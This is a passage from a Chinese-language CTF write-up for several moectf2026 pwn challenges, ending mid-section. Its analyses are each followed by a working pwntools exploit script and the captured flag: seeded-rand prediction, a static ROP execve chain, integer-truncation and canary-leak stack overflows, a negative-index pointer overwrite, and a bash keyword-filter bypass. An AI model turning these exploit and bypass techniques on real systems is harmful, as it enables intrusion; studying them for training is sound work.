  if ( v3 != v1 )
  {
    puts("You can't predict the time easily!");
    exit(0);
  }
  puts("You've beaten the time and become a stronger self!");
  return seed;
}
```

种子是当前系统时间`time(0)`(我们在本地取当前时间`time.time()`),然后用该种子初始化`srand`然后取一个rand()为密码

由于本地与远程时间有微小偏差，需要尝试几个偏移量

C++

```
__int64 __fastcall gate2(unsigned int a1)
{
  int v2; // [rsp+1Ch] [rbp-14h] BYREF
  unsigned int v3; // [rsp+20h] [rbp-10h]
  int n114513; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  puts("==============================");
  puts("Gate 2: Predict calculation");
  puts("==============================");
  v3 = a1;
  for ( n114513 = 0; n114513 <= 114513; ++n114513 )
    v3 = lcg(v3);
  printf("Password:");
  __isoc99_scanf("%u", &v2);
  if ( v3 != v2 )
  {
    puts("Well, it seems you don't know... Maybe you can learn about LCG?");
    exit(0);
  }
  puts("Good job! That's one of the ways how random number works.");
  return v3;
}
```

以门1的返回值为初始值迭代114514次得到门二的密码，迭代程序见`lcg()`：

C++

```
__int64 __fastcall lcg(int a1)
{
  return (1103515245 * a1 + 12345) & 0x7FFFFFFF;
}
```

然后进门三：

```C++
__int64 __fastcall gate3(unsigned int seed)
{
  int v2; // [rsp+18h] [rbp-18h] BYREF
  int v3; // [rsp+1Ch] [rbp-14h]
  int v4; // [rsp+20h] [rbp-10h]
  unsigned int v5; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  puts("==============================");
  puts("Gate 3: Predict unknown");
  puts("==============================");
  srand(seed);
  v3 = rand();
  v4 = rand();
  v5 = rand();
  printf("First random number:%u\n", v3);
  printf("Second random number:%u\n", v4);
  printf("Your answer:");
  __isoc99_scanf("%u", &v2);
  if ( v5 != v2 )
  {
    puts("Haha ... It's random, how can you predict it?");
    exit(0);
  }
  puts("Wow, random number is in fact not random,right?");
  return v5;
}
```

用门2的密码调用`srand()`连续读取三个`rand()`第三个即为第三次的密码

三道门都过去了是一个后门函数获得shell：

```C++
int b4ckdo0r()
{
  puts("Genius!");
  puts("You defeated all random gates! Here is your bonus:");
  return system("/bin/sh");
}
```

攻击脚本：

```PYTHON
from pwn import *
import ctypes
import time

context.log_level = 'info'
HOST = '172.31.224.1'
PORT = 15756
libc = ctypes.CDLL('libc.so.6')

def calc(seed):
```

```python
    # Gate 1
    libc.srand(seed)
    gate1 = libc.rand()
    # Gate 2
    x = seed
    for _ in range(114514):
        x = (1103515245 * x + 12345) & 0x7fffffff
    gate2 = x
    # Gate 3
    libc.srand(gate2)
    r1 = libc.rand()
    r2 = libc.rand()
    r3 = libc.rand()
    return gate1, gate2, r1, r2, r3

for offset in range(-3, 4):
    p = remote(HOST, PORT)
    p.recvuntil(b'Password:')
    # 每一次连接都重新获取当前时间
    now = int(time.time())
    seed = now + offset
    log.info(f'local_time = {now}')
    log.info(f'trying seed = {seed} (offset {offset:+d})')
    gate1, gate2, r1, r2, r3 = calc(seed)
    log.info(f'gate1 = {gate1}')
    p.sendline(str(gate1).encode())
    try:
        p.recvuntil(b'Password:', timeout=1)
        log.success(f'Gate 1 passed! seed = {seed}')
        log.info(f'gate2 = {gate2}')
        p.sendline(str(gate2).encode())
        p.recvuntil(b'Your answer:', timeout=1)

        log.info(f'Gate3 first  = {r1}')
        log.info(f'Gate3 second = {r2}')
        log.info(f'Gate3 answer = {r3}')

        p.sendline(str(r3).encode())
        p.recvuntil(b'Genius!', timeout=2)
        p.interactive()
        break
    except EOFError:
        log.warning(f'seed {seed} failed')
        p.close()
    except Exception as e:
        log.warning(f'failed: {e}')
        p.close()
```

```
You defeated all random gates! Here is your bonus:
$ ls
flag
pwn
$ cat flag
moectf{Th1S_1s_7H3_Sp311_Miska_Mooska_Mickey_Mouse_haha}$
```

- 没有后门

```
[*] '/CTF/moectf2026/no_backdoor/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

main函数只有init() + vuln()：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  vuln();
  return 0;
}
```

我们看看`vuln()`，可能是漏洞：

```C++
__int64 vuln()
{
  _BYTE v1[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("This time, no matter how much you give me,there won't be backdoor!");
  puts("Haha, how could you get my shell without backdoor?");
  return gets(v1);
}
```

可以看出这是一个缓冲区漏洞：输入没有限制但是只给了64的位置，多出的部分会往栈的高处覆盖写，一旦我们控制了返回地址就可以让程序挑到任何想去的地方

题目就叫没有后门，把IDA打开搜字符串发现明确存在"/bin/sh" 字符串：

```
.data:0000000004AA0D0                   public sh
.data:0000000004AA0D0 sh                dq offset aBinSh        ; "/bin/sh"
.data:0000000004AA0D8                   public __x86_rep_stosb_threshold
```

还有一个sh的字符指向它，我们只要把寄存器设置成执行`execve("/bin/sh", NULL, NULL)`需要的样子，然后执行一条 syscall 指令，就能直接得到 shell，我们需要明确扒出来，先搜字符串和符号：

```BASH
strings -a pwn | grep -E 'bin|sh|system|exec|flag|backdoor'
nm -D pwn | grep -E 'system|execve|puts|printf|read|write'
ROPgadget --binary pwn --only 'pop|ret' | head -30
```

nm发现这是一个完全静态编译的二进制，初步gadget我们到了 `pop rax ; ret`、`pop rdi ; pop rbp ; ret`、`pop rsi ; ...` 等说明寄存器可以控制，具备构造系统调用的基础，我们我们用gdb确认漏洞细节分析没有开栈保护那我们填充72 字节正好覆盖到返回地址

接下来我们需要精确找到所有需要的gadget和地址：

```bash
ROPgadget --binary pwn --string "/bin/sh"
ROPgadget --binary pwn | grep -E 'syscall$'
ROPgadget --binary pwn --only 'pop|ret' | grep -E 'pop rdi|pop rsi|pop rax'
```

找到 `0x47f010`、`0x401327` 以及

```asm
pop rax ; ret               = 0x42146b
pop rdi ; pop rbp ; ret     = 0x4021b8
pop rsi ; pop rbp ; ret     = 0x405142
```

找不到干净的 `pop rdx`。继续搜：

```bash
ROPgadget --binary pwn | grep 'xor edx, edx'
```

最后找到：

```asm
0x4046f9 : xor edx, edx ; pop rbx ; pop r12 ; mov rax, rdx ; pop rbp ; ret
```

最终完整攻击脚本：

```py
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'
elf = ELF('./pwn')
#p = process('./pwn')
p = remote('172.31.224.1',43885)   # 远程
binsh      = 0x47f010
pop_rax    = 0x42146b
pop_rdi    = 0x4021b8          # pop rdi ; pop rbp ; ret
pop_rsi    = 0x405142          # pop rsi ; pop rbp ; ret
xor_edx    = 0x4046f9          # xor edx, edx ; pop rbx ; pop r12 ; mov rax, rdx ; pop rbp ;
ret
syscall    = 0x401327
payload  = b'A' * 72
# rdi = /bin/sh
payload += p64(pop_rdi) + p64(binsh) + p64(0)
# rsi = 0
payload += p64(pop_rsi) + p64(0) + p64(0)
# rdx = 0（顺带把 rax 也清零了）
payload += p64(xor_edx) + p64(0) + p64(0) + p64(0)
# rax = 59 (execve)
payload += p64(pop_rax) + p64(59)
# 触发
```

```
payload += p64(syscall)
p.sendlineafter(b'backdoor?', payload)
p.interactive()
```

```
flag
pwn
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x33 bytes:
    b'moectf{SYSCALL_15_4_way_When_Th3r3_1s_n0_b4CkDoOr}\n'
moectf{SYSCALL_15_4_way_When_Th3r3_1s_n0_b4CkDoOr}
```

- 百万英镑

我们先查一下所提供程序的保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/million-pound-attachment$ pwn checksec million-pound
[*] '/CTF/moectf2026/million-pound-attachment/million-pound'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/million-pound-attachment$
```

IDA分析：

main函数：

C++

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[103]; // [rsp+0h] [rbp-70h] BYREF
  unsigned __int8 n0x60; // [rsp+67h] [rbp-9h]
  __int64 number; // [rsp+68h] [rbp-8h]

  printf("How many should I prepare? ");
  number = read_number();
  n0x60 = cheque_bytes(number);
  if ( n0x60 ≤ 0x60u )
  {
    printf("What would you like written, sir? ");
    read_exact(0, v4, 8 * number);
    puts("Very good, sir.");
  }
  else
  {
    puts("That would draw too much attention, sir.");
  }
  return 0;
}
```

用户输入后转为64位整数然后返回值被截断为8位再和0x60u作比较，我们需要先研究一下截断为8位的函数：

```cpp
__int64 __fastcall cheque_bytes(int a1)
{
  return (unsigned int)(8 * a1);
}
```

直接返回一个32位无符号整数但赋值给n0x60后高位被截断只保留低8位，长度检查与真实长度不匹配

计算v4的偏移量：`0x70 + 8 = 0x78`，我们只需要前0x78字节填充数据随后8字节写入目标返回地址即可

寻找后门函数：

在IDA中搜`/bin/sh`定位到`staff_room`函数：

```
.rodata:0000000000402008 path            db '/bin/sh',0          ; DATA XREF: staff_room+C↑o
.rodata:0000000000402008                                         ; staff_room+28↑o
.rodata:0000000000402010 ; const char s[]
.rodata:0000000000402010 s               db '== million pound ==',0
.rodata:0000000000402010                                         ; DATA XREF: main+11↑o
.rodata:0000000000402024                 align 8
.rodata:0000000000402028 ; const char aIWantOneFineMi[]
.rodata:0000000000402028 aIWantOneFineMi db 'I want one fine million-pound cheque,',0
.rodata:0000000000402028                                         ; DATA XREF: main+1B↑o
.rodata:000000000040204E                 align 10h
.rodata:0000000000402050 ; const char aOneBrandNewMil[]
.rodata:0000000000402050 aOneBrandNewMil db 'one brand-new million-pound cheque,',0
.rodata:0000000000402050                                         ; DATA XREF: main+25↑o
.rodata:0000000000402074                 align 8
.rodata:0000000000402078 ; const char aAllTheExquisit[]
.rodata:0000000000402078 aAllTheExquisit db 'all the exquisite million-pound cheques,',0
.rodata:0000000000402078                                         ; DATA XREF: main+2F↑o
```

```cpp
int staff_room()
{
  char *argv[2]; // [rsp+0h] [rbp-10h] BYREF

  argv[0] = "/bin/sh";
  argv[1] = 0;
  return execve("/bin/sh", argv, 0);
}
```

因此，我们需要一个数使得`(8 * number) & 0xFF ≤ 0x60`且`8 * number ≥ 0x78 + 8`

攻击脚本：

```python
from pwn import *

context(arch='amd64', os='linux', log_level='info')  # 改为 info，不再刷屏

p = remote('172.31.224.1', 9143)
elf = ELF('./million-pound')
staff_room = elf.sym['staff_room']

offset = 0x78
payload = b'A' * offset + p64(staff_room) + b'B' * (0x100 - offset - 8)

p.recvuntil(b'How many should I prepare? ')
p.sendline(b'32')
```

```
p.recvuntil(b'What would you like written, sir? ')
p.send(payload)

p.interactive()
```

```
[*] Switching to interactive mode
Very good, sir.

ls
chall
find / -name "flag*" 2>/dev/null
/sys/devices/pnp0/00:00/00:00:0/00:00:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/flag
cat /flag
moectf{C0unt1ng_By_Byt3s_1s_N0t_C0unt1ng_Saf3ly}
[*] Got EOF while reading in interactive
```

- onlyshell

先检查保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/onlyshell$ pwn checksec pwn
[*] '/CTF/moectf2026/onlyshell/pwn'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/onlyshell$
```

所有常见的防御机制几乎全开了，漏洞就很难找了，先分析分析文件再说吧

扔IDA静态分析：

C++

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s2[4]; // [rsp+Bh] [rbp-13Dh] BYREF
  char s1[4]; // [rsp+10h] [rbp-138h] BYREF
  unsigned __int64 v11; // [rsp+118h] [rbp-30h]

  v11 = __readfsqword(0x28u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  alarm(0x78u);

  *(_DWORD *)s2 = arc4random();

  __printf_chk(2, "password: ");
  if ( (unsigned int)__isoc23_scanf("%u", &v6) != 1 )
```

```
LABEL_14:
    exit(0);
  do
    n10 = getc(stdin);
  while ( n10 != -1 && n10 != 10 );
  *(_DWORD *)s1 = v6;
  if ( strcmp(s1, s2) )
  {
    puts("wrong");
    goto LABEL_14;
  }
  puts("only shell builtins here.");
  while ( 1 )
  {
    __printf_chk(2, "$ ");
    if ( !fgets(s1, 256, stdin) )
      break;
    s1[strcspn(s1, "\n")] = 0;
  }
  return 0;
}
```

IDA 把 `s1` 显示成 `char s1[4]` 是伪代码误导，实际栈上从 `rsp+0x10` 开始是一个足够大的缓冲区（因为后面 `fgets(s1, 256)` 编译时分配了空间）

密码验证漏洞：

`arc4random()` 返回一个 4 字节的随机值。程序将这个随机值的原始二进制直接放入 `s2` 数组，然后在后面放置一个 `\0`，使它成为一个以 null 结尾的“字符串”。

`strcmp` 遇到字节 `\0` 就会停止比较，因此，当 `s2` 的第一个字节（也就是随机值的最低有效字节）恰好是 `0x00` 时，`s2` 在 `strcmp` 看来就是空字符串 `""`。
如果我们输入的数字是 `0`，则 `s1` 的 4 个字节全是 `0x00`，同样也是空字符串。
于是 `strcmp("", "")` 返回 0，密码验证通过。我们通过撞密码为0来尝试登进去（概率为1/256）

进入shell后的过滤规则：

过滤规则在main函数里面写清楚了：

C++

```
if ( s1[0] )
    {
      if ( strpbrk(s1, "`\\(){}") )
      {
        puts("bad char");
      }
      else if ( strstr(s1, "flag") )
      {
        puts("bad word");
      }
      else
      {
        LODWORD(v4) = fork();
        if ( !(_DWORD)v4 )
        {
          execl("/bin/bash", "bash", "--noprofile", "--norc", "-c", s1, 0, v4);
          _exit(1);
```

```
        }
        wait(0);
      }
    }
```

执行的是 `bash -c "..."`，所以很多 shell 特性是可用的，但禁止使用 `\\(){}`，而且命令文本中不能出现连续的 `flag` 四个字母

因为题目有提示：外置命令如 ls, grep, cat是独立的二进制文件，内置命令如 cd, echo, alias是shell程序的一部分。使用which可以看出它们的区别。我们可以尝试利用通配符和I/O重定向来绕过过滤：

```bash
while read -r line; do echo "$line"; done < /fla?
```

攻击脚本：

```python
#!/usr/bin/env python3
import socket
import sys
import time

HOST = sys.argv[1] if len(sys.argv) > 1 else "172.31.224.1"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 17186

def recv_until(sock, marker):
    data = bytearray()
    while marker not in data:
        chunk = sock.recv(4096)
        if not chunk:
            break
        data.extend(chunk)
    return bytes(data)

def send_line(sock, line):
    sock.sendall(line.encode() + b"\n")

def try_once():
    sock = socket.create_connection((HOST, PORT), timeout=3)
    sock.settimeout(3)
    data = recv_until(sock, b"password: ")
    if b"password: " not in data:
        raise RuntimeError(f"Unexpected banner: {data!r}")
    send_line(sock, "0")
    data = recv_until(sock, b"$ ")
    return sock, data

def shell_cmd(sock, cmd):
    send_line(sock, cmd)
    data = recv_until(sock, b"$ ")
    print(f"[DEBUG] raw data: {data!r}", file=sys.stderr)  # 输出到 stderr
    return data

def main():
    attempts = 0
    while True:
        attempts += 1
```

```
        try:
            sock, data = try_once()
        except Exception as e:
            print(f"[-] Attempt {attempts} failed: {e}")
            time.sleep(0.2)
            continue

        if b"wrong\n" in data:
            sock.close()
            if attempts % 32 == 0:
                print(f"[*] Tried {attempts} times with password 0")
            continue

        print(f"[+] Got shell after {attempts} attempts!")
        print(data.decode(errors='replace'), end="")

        print("[*] Entering interactive mode. Type exit to quit.")
        try:
            while True:
                cmd = input()
                out = shell_cmd(sock, cmd)
                print(out.decode(errors='replace'), end="")
        except KeyboardInterrupt:
            print("\n[*] Bye")
        finally:
            sock.close()
        break

if __name__ == "__main__":
    main()
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/onlyshell$ python3 solve.py
[*] Tried 32 times with password 0
[-] Attempt 47 failed: timed out
[*] Tried 64 times with password 0
[-] Attempt 70 failed: timed out
[*] Tried 96 times with password 0
[-] Attempt 122 failed: timed out
[*] Tried 128 times with password 0
[-] Attempt 132 failed: timed out
[-] Attempt 137 failed: timed out
 [+] Got shell after 146 attempts!
only shell builtins here.
$ [*] Entering interactive mode. Type exit to quit.
while read -r line; do echo "$line"; done < /fla?
[DEBUG] raw data: b'moectf{Cd-ECHo_AlIAs19573f842c68}\n$ '
moectf{Cd-ECHo_AlIAs19573f842c68}
$
```

- 小蜜蜂

查看文件保护机制：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/little-bee-attachment$ pwn checksec little-bee
[*] '/CTF/moectf2026/little-bee-attachment/little-bee'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/little-bee-attachment$
```

这次需要注意的是PIE开启了每次的运行基址随机了我们不能再用固定的基址了，需要泄露地址

IDA静态分析：

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _QWORD v6[8]; // [rsp+8h] [rbp-48h]
  __int64 n7; // [rsp+48h] [rbp-8h]
}
```

v6的内存布局视图：

```
-0000000000000050      _QWORD p_p_ordinary_bell;
-0000000000000048      _QWORD var_48;
-0000000000000040      _QWORD var_40;
-0000000000000038      _QWORD var_38;
-0000000000000030      _QWORD var_30;
-0000000000000028      _QWORD var_28;
-0000000000000020      _QWORD var_20;
-0000000000000018      _QWORD var_18;
-0000000000000010      _QWORD var_10;
-0000000000000008      _QWORD var_8;
+0000000000000000      _QWORD __saved_registers;
+0000000000000008      _UNKNOWN *__return_address;
```

`v6[-1]` 正好位于 `p_p_ordinary_bell` 的位置。如果能向 `v6[-1]` 写入任意值，即可控制函数指针

负索引漏洞：

main函数中：

```C++
      case 2LL:
        printf("Which shelf slot should be updated? ");
        n7 = read_index();
        if ( n7 <= 7 )
        {
          printf("What pickup code should be written there? ");
          v6[n7] = read_pickup_code();
          puts("The clerk writes it down.");
        }
        else
        {
          puts("That slot is not on the shelf map.");
```

```
        }
        break;
```

```C++
__int64 read_index()
{
  char s[8]; // [rsp+0h] [rbp-20h] BYREF
  __int64 v2; // [rsp+8h] [rbp-18h]
  __int64 v3; // [rsp+10h] [rbp-10h]
  __int64 v4; // [rsp+18h] [rbp-8h]

  *(_QWORD *)s = 0;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  if ( !fgets(s, 32, stdin) )
    exit(0);
  return strtol(s, 0, 10);
}
```

`read_index()` 内部调用 `strtol(s, 0, 10)`，返回有符号长整数。因为 `strtol` 支持负号，用户可以输入 `-1` 且-1<7可以访问 `p_p_ordinary_bell` 的内存位置

```C++
unsigned __int64 read_pickup_code()
{
  char s[8]; // [rsp+0h] [rbp-20h] BYREF
  __int64 v2; // [rsp+8h] [rbp-18h]
  __int64 v3; // [rsp+10h] [rbp-10h]
  __int64 v4; // [rsp+18h] [rbp-8h]

  *(_QWORD *)s = 0;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  if ( !fgets(s, 32, stdin) )
    exit(0);
  return strtoull(s, 0, 0);
}
```

`read_pickup_code()` 调用 `strtoull(s, 0, 0)`，可以解析十六进制，因此我们可以向该函数指针写入任意64位地址

找找能不能找到后门函数：

```
.rodata:0000000000002008                                        ; DATA XREF: ordinary_bell+8↑o
.rodata:000000000000202F ; const char path[]
.rodata:000000000000202F path            db '/bin/sh',0         ; DATA XREF: staff_room+C↑o
.rodata:000000000000202F                                        ; staff_room+2B↑o
.rodata:0000000000002037 ; const char format[]
.rodata:0000000000002037 format          db 'duty bell handler: %p',0Ah,0
.rodata:0000000000002037                                        ; DATA XREF: show_records+1A↑o
```

```C++
int staff_room()
{
  char *argv[2]; // [rsp+0h] [rbp-10h] BYREF

  argv[0] = "/bin/sh";
  argv[1] = 0;
  return execve("/bin/sh", argv, 0);
}
```

因为PIE开启了，运行时shell地址未知，可通过菜单1泄露信息：

```C++
int __fastcall show_records(const void **p_p_ordinary_bell)
{
  int result; // eax
  unsigned __int64 n7; // [rsp+18h] [rbp-8h]

  result = printf("duty bell handler: %p\n", *p_p_ordinary_bell);
  for ( n7 = 0; n7 ≤ 7; ++n7 )
    result = printf("slot[%zu] ⇒ %lu\n", n7, p_p_ordinary_bell[n7 + 1]);
  return result;
}
```

直接算出程序的基址，进而可以算出后门函数的地址：

```
.text:000000000000138E ; int ordinary_bell()
.text:000000000000138E ordinary_bell   proc near               ; DATA XREF: main+C↓o
.text:000000000000138E ; __unwind {
```

```
.text:00000000000013A8 ; int staff_room()
.text:00000000000013A8                 public staff_room
.text:00000000000013A8 staff_room      proc near
.text:00000000000013A8
.text:00000000000013A8 argv            = qword ptr -10h
.text:00000000000013A8 var_8           = qword ptr -8
```

`0x13A8 - 0x138E = 0x1A`，因此，

```PYTHON
staff_room = ordinary_bell + 0x1A
```

攻击脚本：

```PYTHON
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'
p = remote('172.31.224.1', 47619)

# 1. 泄漏 ordinary_bell
p.sendlineafter(b'> ', b'1')
p.recvuntil(b'duty bell handler: ')
ordinary = int(p.recvline().strip(), 16)
```

```
staff = ordinary + 0x1A
log.success(f'ordinary_bell @ {hex(ordinary)}')
log.success(f'staff_room   @ {hex(staff)}')

# 2. 负索引覆盖函数指针
p.sendlineafter(b'> ', b'2')
p.sendlineafter(b'Which shelf slot should be updated? ', b'-1')
p.sendlineafter(b'What pickup code should be written there? ', hex(staff).encode())

# 3. 触发
p.sendlineafter(b'> ', b'3')
p.interactive()
```

```
$ find / -name "flag*" 2>/dev/null
/sys/devices/pnp0/00:00/00:00:0/00:00:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/flag
$ cat /flag
moectf{N3g4t1ve_1nd3x_Wr1te5_B4ck_1nt0_Th3_D3sk}
$
```

- 校庆抽奖后台

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$ pwn checksec lottery_debug
[*] '/CTF/moectf2026/attachment/lottery_debug'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$
```

IDA分析main函数，先把输入输出以及多余的分支都去掉留下要进的if线：

C++

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  unsigned __int16 p_n0x100; // [rsp+6h] [rbp-Ah] BYREF
  unsigned __int64 v6; // [rsp+8h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(_bss_start, 0, 2, 0);
  alarm(0x1Eu);
  v3 = stack_guard();
  read_exact(&p_n0x100, 2);
  if ( p_n0x100 && p_n0x100 ≤ 0x100u )
  {
    submit_claim(p_n0x100);
    return 0;
  }
```

```
}
```

最终进到函数`submit_claim()`我们查一下：

```C++
unsigned __int64 __fastcall submit_claim(size_t n0x100)
{
  _QWORD p_n0x100[9]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v3; // [rsp+58h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  read_exact((char *)p_n0x100, n0x100);
  puts("[lottery] Claim packet queued for verification.");
  return v3 - __readfsqword(0x28u);
}
```

输入长度最大为`0x100`即256字节，但是局部数组只有`9*8=72`字节存在明显的栈溢出

我们需要计算栈溢出的偏移量：局部数组`p_n0x100[9]`占用`9 * 8 = 72`字节，紧随其后的高地址方向依次是`8`字节的Canary、`8`字节的保存 RBP，最后才是`8`字节的返回地址。因此，从数组开头一直覆盖到返回地址的起始位置，总共需要`0x60`（96）字节

然后找后门函数找到了一个直接出flag的位置：

```
.rodata:0000000000002010 ; const char file[]
.rodata:0000000000002010 file            db '/flag',0            ; DATA XREF: award_jackpot+A9↑o
.rodata:0000000000002016                 align 8
.rodata:0000000000002018 ; const char s[]
.rodata:0000000000002018 s               db '[lottery] Prize record unavailable.',0
.rodata:0000000000002018                                         ; DATA XREF: award_jackpot+CC↑o
.rodata:000000000000203C                 align 20h
.rodata:0000000000002040 ; const char aLotteryClaimPa[]
.rodata:0000000000002040 aLotteryClaimPa db '[lottery] Claim packet queued for verification.',0
.rodata:0000000000002040                                         ; DATA XREF: submit_claim+32↑o
```

```C++
unsigned __int64 award_jackpot()
{
  fd = open("/flag", 0);
  if ( fd < 0 )
  {
    puts("[lottery] Prize record unavailable.");
    exit(1);
  }
  n = read(fd, buf, 0x7Fu);
  if ( n > 0 )
  {
    write(1, "[lottery] Jackpot awarded: ", 0x1Bu);
    write(1, buf, n);
  }
  close(fd);
  return v4 - __readfsqword(0x28u);
}
```

直接读取并打印flag，我们可以X查一下它的引用位置发现在main函数，那信息泄露的位置也就找到了：

```cpp
int __fastcall main(int argc, const char **argv, const char **envp)
{
  v3 = stack_guard();
  printf("[trace] active record: %p :: 0x%016lx\n", award_jackpot, v3);
  puts("[lottery] Submit a two-byte little-endian claim packet length.");
}
```

攻击脚本：

```python
from pwn import *
context.binary = ELF('./lottery_debug')
context.log_level = 'info'
p = remote('172.31.224.1', 25697)
p.recvuntil(b'[trace] active record: ')
line = p.recvline().strip()
award = int(line.split(b' :: ')[0], 16)
canary = int(line.split(b' :: ')[1], 16)
log.success(f'award @ {hex(award)}')
log.success(f'canary @ {hex(canary)}')
p.send(p16(0x60))
payload  = b'A' * 0x48
payload += p64(canary)
payload += p64(0)
payload += p64(award)
p.send(payload)
# 直接接收 flag
print(p.recvall(timeout=2).decode())
```

```
[+] Opening connection to 172.31.224.1 on port 25697: Done
[+] award @ 0x56416f87f330
[+] canary @ 0x52c0dccc6f466200
[+] Receiving all data: Done (208B)
[*] Closed connection to 172.31.224.1 port 25697
[lottery] Submit a two-byte little-endian claim packet length.
[lottery] Send claim packet:
[lottery] Claim packet queued for verification.
[lottery] Jackpot awarded: moectf{anniversary_lottery_debug_bypass}

(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$
```

- 自助打印机

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$ pwn checksec printer_queue
[*] '/CTF/moectf2026/attachment/printer_queue'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$
```

```C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned __int16 p_print_queue; // [rsp+Eh] [rbp-2h] BYREF
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  alarm(30);
  puts("=== Self-Service Printer Queue ===");
  puts("[printer] Submit a two-byte little-endian print queue length.");
  puts("[printer] Send print queue data:");
  read_exact(&p_print_queue, 2);
  if ( p_print_queue && p_print_queue ≤ 0x400u )
  {
    read_exact(&print_queue, p_print_queue);
    puts("[printer] Print queue stored.");
    puts("[printer] Confirm the print job with a 40-byte ticket:");
    confirm_print_job();
    return 0;
  }
  else
  {
    puts("[printer] Invalid print queue length.");
    return 0;
  }
}
```

程序交互部分先读2字节小端整数，作为打印队列长度，范围必须是 `1 ≤ len ≤ 0x400` 再读 `len` 字节到全局变量 `print_queue`，然后调用 `confirm_print_job()`，再读一个固定 40 字节的 ticket，我们需要看一下读取函数：

```C++
__int64 __fastcall read_exact(__int64 p_print_queue, __int64 n2)
{
  while ( n2 )
  {
    p_print_queue_2 = read(0, p_print_queuea, n2);
    if ( p_print_queue_2 ≤ 0 )
      exit(1);
    p_print_queuea += p_print_queue_2;
    p_print_queue_1 = p_print_queue_2;
    n2 -= p_print_queue_2;
  }
  return p_print_queue_1;
}
```

反复调用 `read` 直到长度全部读满，我们利用时必须严格按照程序期待的长度发送数据

关键漏洞函数：

```C++
__int64 confirm_print_job()
{
  __int64 p_print_queue; // [rsp+0h] [rbp-10h] BYREF
  read_exact((__int64)&p_print_queue, 40);
  return puts("[printer] Job confirmation accepted.");
}
```

看一下汇编语言发现：

```asm
401878: endbr64
40187c: push rbp
40187d: mov rbp, rsp
401880: sub rsp, 10h
401884: lea rax, [rbp-10h]
401888: mov esi, 28h
40188d: mov rdi, rax
401890: call read_exact
401895: mov edi, offset "[printer] Job confirmation accepted."
40189a: call puts
40189f: nop
4018a0: leave
4018a1: ret
```

函数只在栈上分配了 `0x10` 字节，也就是 16 字节，但是它读入了 `0x28` 字节，也就是 40 字节，我们可以利用这个覆盖 saved rbp 和 saved rip，但不够塞一整条复杂 ROP 链，于是我们的思路就变成了：

把真正的大 payload 放进全局 `.bss` 上的 `print_queue`，第二次 40 字节 ticket 只负责把栈迁移到 `print_queue`，后续 ROP / SROP 都从 `print_queue` 上继续执行

最终攻击脚本构造如下：

```bash
from pwn import *
